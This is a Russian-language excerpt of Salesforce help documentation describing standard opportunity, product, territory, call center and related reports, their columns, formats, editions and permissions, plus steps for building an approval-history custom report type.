Просмотрите сведения о контактах, связанных с возможностями, включая имя, должность и роль.

Отчет «Возможности с ролями контакта и продуктами»

Просмотрите сведения о контактах и возможностях, связанных с выбранным продуктом. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт.

Отчет «Возможности с конкурентами»

Просмотрите сведения о конкурентах компании за возможности, включая их сильные и слабые стороны.

Отчет «Возможности с архивным трендингом»

Отчет «Возможности с архивным трендингом» — это тип настраиваемого отчета, предназначенный для анализа архивных трендов в процессе продаж.

Отчет «Журнал поля возможности»

Просмотрите сведения о журнале изменения основных полей возможности, включая предыдущие и новые значения, а также даты редактирования.

Отчет «Журнал возможности»

Просмотрите сведения о журнале возможностей, включая этапы и дату закрытия.

Отчет «Возможности с группами, работающими с возможностями»

Просмотрите сведения об участниках групп, работающих с возможностями, и их ролях, сгруппированных по возможностям.

Отчет «Возможности с группами, работающими с возможностями, и продуктами»

Просмотрите сведения об участниках группы, работающей с возможностями, и их продуктах, сгруппированных по возможностям. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт или участника группы, работающей с возможностями.

Отчет «Возможности с партнерами»

Просмотрите сведения о партнерах, работающих над возможностями, включая имя возможности, стоимость и роль партнера.

Отчет «Возможности с продуктами»

Просмотрите сведения о продуктах, связанных с возможностями, включая имя продукта и этап возможности.

Отчет «Динамика возможности»

Просмотрите сведения о динамике возможностей в ожидаемых продажах.

Отчет «Возможности со сметами и PDF-сметами»

Просмотрите сведения о PDF-сметах, которые созданы для смет, связанных с возможностью. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, автора и дату последнего изменения каждой указанной PDF-сметы).

Отчет «Возможности со сметами и элементами строки сметы»

Просмотрите сведения о сметах, связанных с возможностями, и элементах строки каждой сметы. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть любые поля возможности, сметы или элемента строки сметы.

СМ. ТАКЖЕ:

Выбор типа отчета

Отчеты по возможностям

Советы по работе с отчетами по возможностям

Отчеты по возможностям

Просмотрите стандартные сведения о возможностях, включая ответственных, организации, этапы, стоимости и т. д. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, основной источник кампании, категорию прогноза и синхронизированную смету).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Чтобы просмотреть иерархию ролей организации над результатами отчета, щелкните ссылку **«Показать иерархию»**. Иерархия ролей позволяет предоставлять пользователям, расположенным на разных уровнях иерархии, общий доступ к данным отчета. Например, фильтр **"Генеральный директор" > "Вице-президент по глобальным продажам" > "Руководитель отдела продаж"** отображает данные для роли «Руководитель отдела продаж». Чтобы просмотреть и предоставить общий доступ к данным, доступным пользователям роли, щелкните имя нужной роли.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Табличный

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности • Amount • Дата закрытия • Этап • Длительность

Тип сведений об объекте	Столбцы
	• Тип • Вероятность (%) • Источник интереса • Финансовый период • Следующий этап • Дата создания
Сведения об ответственном за возможность	• Ответственный за возможность • Роль ответственного
Сведения об организации	• Имя организации

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с ролями контакта»

Просмотрите сведения о контактах, связанных с возможностями, включая имя, должность и роль.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Табличный

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности
Сведения об ответственном за возможность	• Ответственный за возможность
Организация: общие сведения	• Имя организации
Роль контакта: общие сведения	• Должность • Личное имя • Фамилия
Роль контакта: тел./факс/эл. почта	• Тел. • Электронная почта
Роль контакта: Адрес	• Улица в почтовом адресе

Тип сведений об объекте	Столбцы
	• Город в почтовом адресе • Область/штат в почтовом адресе • Индекс в почтовом адресе • Страна в почтовом адресе

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с ролями контакта и продуктами»

Просмотрите сведения о контактах и возможностях, связанных с выбранным продуктом. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Табличный

Выбранные столбцы

Тип сведений об объекте	Столбцы
Возможность: Сведения	• Имя возможности
Сведения о продукте	• Имя продукта
Сведения об ответственном за возможность	• Ответственный за возможность
Организация: общие сведения	• Имя организации
Роль контакта: Общие	• Должность • Личное имя • Фамилия
Роль контакта: тел./факс/эл. почта	• Тел. • Электронная почта
Роль контакта: Адрес	• Улица в почтовом адресе • Город в почтовом адресе • Область/штат в почтовом адресе • Индекс в почтовом адресе

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип сведений об объекте	Столбцы
	• Страна в почтовом адресе

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с конкурентами»

Просмотрите сведения о конкурентах компании за возможности, включая их сильные и слабые стороны.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Сводка

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности • Дата закрытия • Amount
Сведения о конкуренте	• Имя конкурента • Сильные стороны • Слабые стороны
Организация: общие сведения	• Имя организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с архивным трендингом»

Отчет «Возможности с архивным трендингом» — это тип настраиваемого отчета, предназначенный для анализа архивных трендов в процессе продаж.

Стандартный отчет содержит некоторые наиболее используемые поля возможностей.

Amount
Предполагаемый суммарный объем продаж. Если в организации включена поддержка мультивалюты, то стоимость изначально отображается в личной валюте. Чтобы изменить валюту для отслеживания стоимости, выберите нужное значение в раскрывающемся списке «Валюта возможности».

Дата закрытия
Предполагаемая дата закрытия возможности. Дата может быть введена самостоятельно или выбрана в календаре, который отображается при установке курсора в поле.

Этап
Текущий этап возможности (например, «Потенциальный клиент» или «Предложение»).

Вероятность
Степень уверенности пользователя в закрытии возможности (в процентах).

Категория прогноза
Имя категории прогноза, отображаемое в отчетах, на страницах редактирования и просмотра сведений о возможностях, в списковых представлениях возможностей, а также при поиске возможностей. Данный параметр связан с полем возможности «Этап».

Прим.: Редактирование данного типа отчета препятствует его автоматическому обновлению. Удаленный тип отчета не может быть восстановлен.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

  И

  Управление типами настраиваемых отчетов

Отчет «Журнал поля возможности»
Просмотрите сведения о журнале изменения основных полей возможности, включая предыдущие и новые значения, а также даты редактирования.

Прим.: Чтобы воспользоваться отчетом «Отслеживание журнала поля», рекомендуем включить и настроить функцию отслеживания журнала поля, а также выбрать поля.

Ниже перечислены стандартные параметры для данного отчета.

Формат
Табличный

Выбранные столбцы

Тип сведений об объекте	Столбцы
Данные журнала	• Дата редактирования • Новое значение • Отредактировано • Поле/событие • Предыдущее значение

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип сведений об объекте	Столбцы
Поля возможностей	• Имя возможности
Сведения об ответственном за возможность	• Ответственный за возможность

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Журнал возможности»

Просмотрите сведения о журнале возможностей, включая этапы и дату закрытия.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Сводный

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности
Сведения об ответственном за возможность	• Ответственный
Сведения о журнале возможности	• Начальный этап • Стоимость • Последнее изменение • Конечный этап • Вероятность (%) • Последнее изменение сделано • Дата закрытия

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с группами, работающими с возможностями»

Просмотрите сведения об участниках групп, работающих с возможностями, и их ролях, сгруппированных по возможностям.

Чтобы воспользоваться этим отчетом, включите функцию группового сбыта.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Табличный

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности
Сведения об участнике рабочей группы	• Имя участника рабочей группы • Роль в рабочей группе

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настраиваемые поля рабочей группы, созданные администратором, могут быть добавлены в этот отчет.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с группами, работающими с возможностями, и продуктами»
Просмотрите сведения об участниках группы, работающей с возможностями, и их продуктах, сгруппированных по возможностям. Чтобы отфильтровать результаты выполненного отчета, рекомендуем выбрать продукт или участника группы, работающей с возможностями.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Табличный

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности
Сведения о продукте	• Имя продукта
Сведения об участнике рабочей группы	• Имя участника рабочей группы

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Тип сведений об объекте	Столбцы
	• Роль в рабочей группе

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с партнерами»

Просмотрите сведения о партнерах, работающих над возможностями, включая имя возможности, стоимость и роль партнера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Сводка

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности • Дата закрытия • Amount
Сведения об ответственном за возможность	• Ответственный за возможность
Сведения о партнере	• Ответственный за партнера • Роль партнера • Партнер
Сведения об организации	• Ответственный за организацию • Имя организации

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности с продуктами»

Просмотрите сведения о продуктах, связанных с возможностями, включая имя продукта и этап возможности.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Матрица

Поля резюмирования

Итого к оплате (сумма)

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности • Amount • Дата закрытия • Этап • Длительность • Тип • Вероятность • Дата создания
Сведения о продукте	• Имя продукта • Код продукта • Количество • Активный продукт • Продажная цена • Дата продукта • Описание продукта • Итоговая цена • Продукт: месяц • Цена по прайс-листу
Сведения об ответственном за возможность	• Ответственный за возможность • Роль ответственного
Организация: общие сведения	• Имя организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Динамика возможности»

Просмотрите сведения о динамике возможностей в ожидаемых продажах.

Ниже перечислены стандартные параметры для данного отчета.

Формат

Матрица

Группировки

Стандартный отчет содержит строки, сгруппированные по полю «Этап журнала», и столбцы, сгруппированные по полю «На дату».

Поля резюмирования

Архивная стоимость (сумма)

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности
Сведения о динамике возможности	• Архивная стоимость • На дату • Этап журнала
Сведения об ответственном за возможность	• Псевдоним ответственного за возможность

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности со сметами и PDF-сметами»

Просмотрите сведения о PDF-сметах, которые созданы для смет, связанных с возможностью. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть дополнительные сведения (например, автора и дату последнего изменения каждой указанной PDF-сметы).

Ниже перечислены стандартные параметры для данного отчета.

Формат

Сводный

Группировка

Стандартный отчет отображает сметы и PDF-сметы, сгруппированные по полю «Имя возможности».

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности

ВЕРСИИ

Сметы доступны в версиях: Salesforce Classic

Сметы доступны в версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Тип сведений об объекте	Столбцы
Сведения о смете	• Имя сметы • Синхронизация
Сведения о PDF-смете	• PDF-смета: дата создания • PDF-смета: имя • PDF-смета: скидка • PDF-смета: общая сумма

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчет «Возможности со сметами и элементами строки сметы»

Просмотрите сведения о сметах, связанных с возможностями, и элементах строки каждой сметы. Стандартные параметры отчета позволяют просмотреть для каждого объекта те сведения, которые используются чаще всего. Однако пользователь может настроить отчет таким образом, чтобы просмотреть любые поля возможности, сметы или элемента строки сметы.

ВЕРСИИ

Quotes are available in: Salesforce Classic.

Quotes are available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Если организация использует мультивалюту или функцию расширенного управления валютами, то данный отчет поддерживает дополнительные параметры настройки. При выборе столбцов отчета выберите «преобразованную» версию столбца стоимости или общей суммы, чтобы просмотреть значение столбца, преобразованное в другую валюту. При выборе критериев отчета выберите нужную валюту в разделе «Дополнительные параметры».

Ниже перечислены стандартные параметры для данного отчета.

Формат

Сводный

Поля резюмирования

Стоимость (сумма)

Скидка по смете (сумма)

Группировки

Стандартный отчет содержит результаты, сгруппированные по полям «Имя возможности» и «Имя сметы». Каждый элемент строки сметы отображается под связанной сметой.

Выбранные столбцы

Тип сведений об объекте	Столбцы
Сведения о возможности	• Имя возможности • Стоимость
Сведения о смете	• Имя сметы

Тип сведений об объекте	Столбцы
	• Скидка • Синхронизация • Статус
Сведения об элементе строки сметы	• Элемент строки сметы: скидка • Продукт: имя продукта • Номер элемента строки • Продажная цена • Цена по прайс-листу • Элемент строки сметы: промежуточная сумма • Элемент строки сметы: итого к оплате

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по возможностям

Отчеты по продуктам и активам

Отчеты, доступные в папке «Отчеты по продуктам и активам», позволяют просматривать сведения о продуктах, установленных пользователями. Данные отчеты позволяют просматривать активы, принадлежащие клиентам, создавать списки обращений, сохраненных для отдельного актива, и определять активы, которые не связаны с продуктом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Специальные функции отчетов по продуктам и активам

Ниже перечислены рекомендации по выполнению отчетов по продуктам и активам.

Стандартные отчеты

Отчет «Активы без продуктов», доступный в папке «Отчеты по продуктам и активам», позволяет просматривать активы, которые не связаны с продуктом. В зависимости от целей использования, активами могут считаться продукты конкурентов.

Типы отчетов

- Чтобы создать настраиваемый отчет, содержащий активы клиентов, нажмите кнопку **«Создать отчет»** на вкладке «Отчеты» и выберите тип отчета «Организации с активами» или «Контакты с активами» из категории «Организации и контакты».
- Чтобы просмотреть список полей обращения для отдельного актива, нажмите кнопку **«Создать отчет»** на вкладке «Отчеты» и выберите тип отчета «Активы с обращениями» из категории «Прайс-листы, продукты и активы».

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по самообслуживанию

Отчеты по самообслуживанию позволяют анализировать эффективность использования портала самообслуживания. Данные отчеты позволяют определять количество просматриваемых обращений, количество зарегистрированных клиентов или мнение клиентов относительно предложенных решений.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные отчеты

- Отчет «Использование портала самообслуживания» содержит сведения о количестве просмотренных и зарегистрированных обращений, количестве добавленных комментариев и количестве поисков, выполненных пользователями портала самообслуживания.
- Отчет «Пользователи портала самообслуживания» содержит сведения о пользователях, выполнивших вход на портал самообслуживания, включая связанные организации и даты последнего входа. Поля портала самообслуживания могут быть добавлены в любой настраиваемый отчет по контактам.
- Отчет «Полезные решения» содержит статистические данные по порталам самообслуживания, отображающим решения. Каждая страница портала самообслуживания, содержащая решение, позволяет клиентам определять его полезность. Результаты данного отчета могут использоваться для выбора пяти лучших решений, отображающихся на начальной странице портала самообслуживания, а также для повышения вероятности обнаружения клиентами нужных им решений.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Составление отчетов по действиям службы поддержки

Отчеты, доступные в папке «Отчеты службы поддержки», позволяют отслеживать количество созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также время, прошедшее с момента последнего изменения статуса или ответственного за обращение, и журнал обращений.

Кроме того, система позволяет создавать отчеты по решениям организации, включая журналы решений, языки создания решений и актуальность переведенных решений. При наличии портала самообслуживания организация может выполнять отчеты для отслеживания показателей использования портала самообслуживания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

СМ. ТАКЖЕ:

Ограничение результатов отчета

Готовые типы настраиваемых отчетов

Некоторые функции Salesforce поддерживают готовые типы настраиваемых отчетов, исключая необходимость создания нового отчета.

Прим.: Готовые типы настраиваемых отчетов отличаются от типов стандартных отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:
- Запуск отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

1. Отчеты по территориям

   Отчеты по территориям позволяют анализировать территории продаж. Данные отчеты позволяют просматривать территории и назначенных им пользователей, пользователей с несколькими территориями или пользователей без территорий.

2. Отчеты по ответам

   Чтобы разрешить пользователям анализ вопросов, ответов и голосов, создайте типы настраиваемых отчетов.

3. Отчеты Salesforce CRM Call Center

   Отчеты центра обработки вызовов помогают анализировать телефонные вызовы Salesforce CRM Call Center, обработанные текущим пользователем и его рабочей группой.

4. Создание типа настраиваемого отчета для журнала утверждений

   Прежде чем запустить отчеты по выполненным или выполняемым процессам утверждения и их этапам, рекомендуем создать тип настраиваемого отчета для экземпляров процесса утверждения.

5. Отчеты по действиям

   Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

6. Составление отчетов по встречам с клиентами

   Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

7. Создание типа настраиваемого отчета в функции «Совместные прогнозы»

   Чтобы предоставить пользователям доступ к отчету прогнозирования, администраторы должны создать тип настраиваемых отчетов. *Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

8. Типы настраиваемых отчетов в функции «Совместные прогнозы»

   Тип отчета определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета.

9. Отчеты по идеям

   Чтобы разрешить пользователям создание отчетов по идеям, комментариям и голосам, рекомендуем создать типы настраиваемых отчетов.

10. Составление отчетов по статьям Salesforce Knowledge

    Настраиваемые отчеты Salesforce Knowledge позволяют отслеживать процессы создания, управления и доставки статей.

11. Отчеты по сеансам Live Agent

    Отчеты по сеансам Live Agent позволяют собирать данные о действиях, выполненных агентами при общении с клиентами (например, время нахождения агентов в сети или количество назначенных запросов на чат).

12. Составление отчетов по партнерам

    Некоторые возможности могут быть связаны с партнерами. Данный отчет позволяет определять и анализировать подобные взаимосвязи.

13. Составление отчетов по группам взаимосвязи

    Составление отчетов по группам взаимосвязи и участникам группы взаимосвязи доступно только после включения администратором типов настраиваемых отчетов для данных настраиваемых объектов.

14. Включение отчета «Ответственный за организацию»

    Отчет «Ответственный за организацию» возвращает список всех организаций и пользователей, несущих за них ответственность.

15. Отчет о поиске по файлам

    Используйте отчет для определения первых 300 критериев поиска для файла и определите отсутствующее содержимое или то, что нужно переименовать, на основе критериев поиска пользователя и позиции выбора.

16. Отчет о первых 100 просмотрах элементов ленты Chatter с перечнем по количеству просмотров с отчетом о взаимодействии

    Получите отчет о первых 100 просмотрах элементов ленты в вашей организации или сообществе с основным отчетом количества просмотров взаимодействия объекта. Уведомления о сообщениях, которые ищут больше всего, — это отличный способ получить представление о текущих тенденциях Chatter. К действиям, учитываемым в качестве представлений, относятся симпатии, комментарии и просмотр сведений элемента ленты. Количество просмотров не уникально. Например, пользователь может добавить в сообщение три комментария, которые считаются как три просмотра. После создания отчета он запускается еженедельно.

17. Отчеты по связанным статьям и вопросам

    Типы настраиваемых отчетов создаются, чтобы пользователи могли сформировать отчеты с коэффициентом откликов по связанным статьям и вопросам. Salesforce Einstein обеспечивает возможность использования связанных статей и вопросов в сообществах. Отчеты с коэффициентом откликов используются для создания содержимого по наиболее популярным статьям и вопросам, позволяя клиентам находить необходимую информацию.

Отчеты по территориям

Отчеты по территориям позволяют анализировать территории продаж. Данные отчеты позволяют просматривать территории и назначенных им пользователей, пользователей с несколькими территориями или пользователей без территорий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Функция территориального управления доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Специальные функции отчетов по территориям

Ниже перечислены рекомендации по выполнению отчетов по территориям.

Стандартные отчеты

- Отчет «Территория» содержит все территории организации. Чтобы просмотреть территории организации, которым не назначены пользователи, выберите значение **«Пользователи отсутствуют»** в раскрывающемся списке «Пользователи» и нажмите кнопку **«Запустить отчет»**.
- Отчеты «Территория пользователя», «Несколько территорий пользователя» и «Пользователь без территории» отображают пользователей, назначенных одной территории, нескольким территориям или ни одной территории соответственно.

- Отчеты «Территория организации», «Несколько территорий организации» и «Организация без территории» отображают организации, назначенные одной территории, нескольким территориям или ни одной территории соответственно.
- Отчет «Территория возможности» отображает возможности, назначенные территориям. Чтобы просмотреть возможности, принадлежащие пользователям, которые в настоящее время неактивны на территории возможности, воспользуйтесь отчетом «Территория возможности» со следующим расширенным фильтром: «"Активно в территории" "равно" "Ложь"». Отчет «Возможность без территории» отображает возможности, связанные с организациями, которым не назначена территория.
- Отчеты, созданные на основе типов настраиваемых отчетов, содержащих территории, могут содержать результаты, отличающиеся от результатов стандартных отчетов, содержащих территории. Отчеты, созданные на основе типов настраиваемых отчетов, отображают только результаты *с* территориями (например, организации с территориями), а стандартные отчеты, содержащие территории, могут отображать результаты *без* территорий. Например, отчет «Территория организации» возвращает организации без территорий. Фильтр «Территории», применяемый к результатам отчетов, созданных на основе типов настраиваемых отчетов, содержащих территории, не поддерживает значения «Несколько территорий» и «Без территории».

Советы по использованию отчетов по территориям

- Отчеты по территориям поддерживают стандартные и настраиваемые поля территорий. Кроме того, данные поля доступны в отчетах по организациям, отчетах по действиям, содержащим организации, отчетах по возможностям и отчетах по пользователям.

СМ. ТАКЖЕ:

Ограничение результатов отчета

Отчеты по ответам

Чтобы разрешить пользователям анализ вопросов, ответов и голосов, создайте типы настраиваемых отчетов.

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Чтобы предоставить пользователям возможность создания отчетов по вопросам, ответам и голосам, администратор организации может создать типы настраиваемых отчетов. Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам сообщества ответов; система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по ответам.

Чтобы создать папку отчетов по ответам, доступную пользователям, выполните указанные ниже действия.

1. Настройте тип настраиваемого отчета для ответов.
   - Основной объект отчета: «Вопросы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:
- Изменение всех данных

- Ввиду отсутствия специальной категории отчетов, отчеты по ответам могут храниться в категории «Другие отчеты» или «Административные отчеты».
- При настройке взаимосвязей объект «Вопросы» может быть связан с объектом «Ответы», а объект «Ответы» с объектом «Голоса».

2. Создайте общедоступную папку для отчетов по ответам. Данное действие доступно только при наличии полномочия «Управление общедоступными отчетами».
3. Используя тип настраиваемого отчета, создайте как минимум один настраиваемый отчет по ответам. Назначьте отчеты созданной папке отчетов по ответам.

После выполнения данных действий папка отчетов по ответам доступна пользователям на начальной странице отчетов.

Отчеты Salesforce CRM Call Center

Отчеты центра обработки вызовов помогают анализировать телефонные вызовы Salesforce CRM Call Center, обработанные текущим пользователем и его рабочей группой.

Специальные функции отчетов центра обработки вызовов

Ниже перечислены рекомендации по запуску отчетов, связанных с использованием центров обработки вызовов.

Стандартные отчеты

- Отчет «Вызовы моей рабочей группы на этой неделе» содержит сведения о вызовах, обработанных участниками рабочей группы за последнюю неделю, включая связанные записи и результаты каждого вызова.
- Отчет «Мои вызовы сегодня» содержит сведения о собственных входящих или исходящих вызовах за текущий день, включая связанные записи и результаты каждого вызова.
- Отчет «Мои вызовы на этой неделе» содержит сведения о собственных входящих или исходящих вызовах за последнюю неделю, включая связанные записи и результаты каждого вызова.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Запуск отчетов

  И

  «Чтение» для записей, добавленных в отчет

Создание типа настраиваемого отчета для журнала утверждений

Прежде чем запустить отчеты по выполненным или выполняемым процессам утверждения и их этапам, рекомендуем создать тип настраиваемого отчета для экземпляров процесса утверждения.

1. В разделе «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
2. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
3. Заполните поля.

Поле	Действия
Основной объект	Выберите объект «Экземпляр процесса». Экземпляр процесса — это один экземпляр процесса утверждения. Новый экземпляр процесса создается при каждой отправке записи на утверждение.
Метка типа отчета	Введите метку. Данная метка отображается пользователям при создании отчетов. Пример: *«Экземпляры процесса утверждения»*.
Имя типа отчета	Введите уникальное имя для типа отчета.
Описание	Введите описание. Данная метка отображается пользователям при создании отчетов.
Сохранить в категории	Выберите категорию «Административные отчеты». При необходимости выберите другую категорию. Данный параметр определяет папку, предназначенную для хранения типа настраиваемого отчета.
Статус развертывания	Чтобы предоставить всем пользователям доступ к типу отчета, установите переключатель «Развернуто».

4. Нажмите кнопку **«Далее»**.
5. Щелкните поле под основным объектом.
6. Выберите объект «Узел экземпляра процесса».

   Узел экземпляра процесса — это экземпляр этапа утверждения. Новый узел экземпляра процесса создается при каждом входе записи на этап процесса утверждения. Если запись не соответствует критериям этапа или экземпляр процесса утверждения выполняется без входа на этап, то узел экземпляра процесса не создается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

7. Выберите один из указанных ниже параметров взаимосвязи.

Параметр	Описание
Каждая запись "A" должна иметь как минимум одну связанную запись "B".	Отчет включает только экземпляры процесса, которые входят как минимум на один этап утверждения для создания узла экземпляра процесса. Отчет исключает экземпляры процесса для записей, отправленных на утверждение, но не соответствующих заданным критериям этапа.
Записи "A" могут иметь или не иметь связанные записи "B".	Отчет включает все экземпляры процесса.

